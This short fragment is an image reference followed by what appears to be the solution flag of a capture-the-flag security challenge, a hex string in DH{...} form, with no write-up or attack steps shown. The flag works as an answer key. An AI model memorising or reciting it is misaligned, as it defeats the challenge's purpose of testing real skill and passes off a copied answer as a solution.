
-> Flag:
DH{e5ad96a4dbbf39d8e1a75957f03648b3f9be1b3aa540a64411e138e39212a234}